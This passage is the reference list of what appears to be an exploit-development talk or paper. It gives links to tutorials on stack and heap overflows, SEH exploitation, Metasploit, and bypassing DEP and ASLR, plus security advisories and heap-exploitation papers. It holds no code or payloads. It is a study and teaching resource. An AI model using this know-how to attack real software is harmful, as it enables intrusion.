http://www.corelan.be:8800/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/

* Jumping to shellcode :
http://www.corelan.be:8800/index.php/2009/07/23/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-2/

* Stack based overflows - SEH
http://www.corelan.be:8800/index.php/2009/07/25/writing-buffer-overflow-exploits-a-quick-and-basic-tutorial-part-3-seh/

* Stack based overflows - SEH part 2
http://www.corelan.be:8800/index.php/2009/07/28/seh-based-exploit-writing-tutorial-continued-just-another-example-part-3b/

* Writing Metasploit exploits
http://www.corelan.be:8800/index.php/2009/08/12/exploit-writing-tutorials-part-4-from-exploit-to-metasploit-the-basics/

* Using debuggers to speed up exploit development
http://www.corelan.be:8800/index.php/2009/09/05/exploit-writing-tutorial-part-5-how-debugger-modules-plugins-can-speed-up-basic-exploit-development/

* Bypassing Stack Cookies, Safeseh, NX/DEP and ASLR
http://www.corelan.be:8800/index.php/2009/09/21/exploit-writing-tutorial-part-6-bypassing-stack-cookies-safeseh-hw-dep-and-aslr/

* Writing stack based unicode exploits
http://www.corelan.be:8800/index.php/2009/11/06/exploit-writing-tutorial-part-7-unicode-from-0x00410041-to-calc/

REFERENCES
Interesting Vulnerabilities

* Heap spraying
http://research.eeye.com/html/advisories/published/AD20010618.html
http://www.microsoft.com/technet/security/Bulletin/MS04-040.mspx
http://www.microsoft.com/technet/security/Bulletin/MS05-020.mspx
http://www.mozilla.org/security/announce/2005/mfsa2005-50.html
http://www.microsoft.com/technet/security/Bulletin/MS06-013.mspx
http://www.microsoft.com/technet/security/Bulletin/MS08-078.mspx

* On the wild
http://www.hackersenigma.com/ethical-hacking/vulnerabilities/heap-spraying-exploit-discovered-mozilla-firefox-35/

* dhclient
http://www.kb.cert.org/vuls/id/410676

* snort
http://www.iss.net/threats/257.html

REFERENCES
Misc

* WinDBG Commands
http://windbg.info/doc/1-common-cmds.html

* Once upon a free()...
http://www.phrack.org/issues.html?issue=57&id=9#article

* w00w00 on Heap Overflows
http://www.w00w00.org/files/articles/heaptut.txt

* The Malloc Maleficarum
http://www.packetstormsecurity.org/papers/attack/MallocMaleficarum.txt

* Yet another free() exploitation technique
http://www.phrack.org/issues.html?issue=66&id=6#article

* Malloc family debugging
http://www.gnu.org/software/hello/manual/libc/Allocation-Debugging.html

* Ltrace Internals
https://ols2006.108.redhat.com/2007/Reprints/branco-Reprint.pdf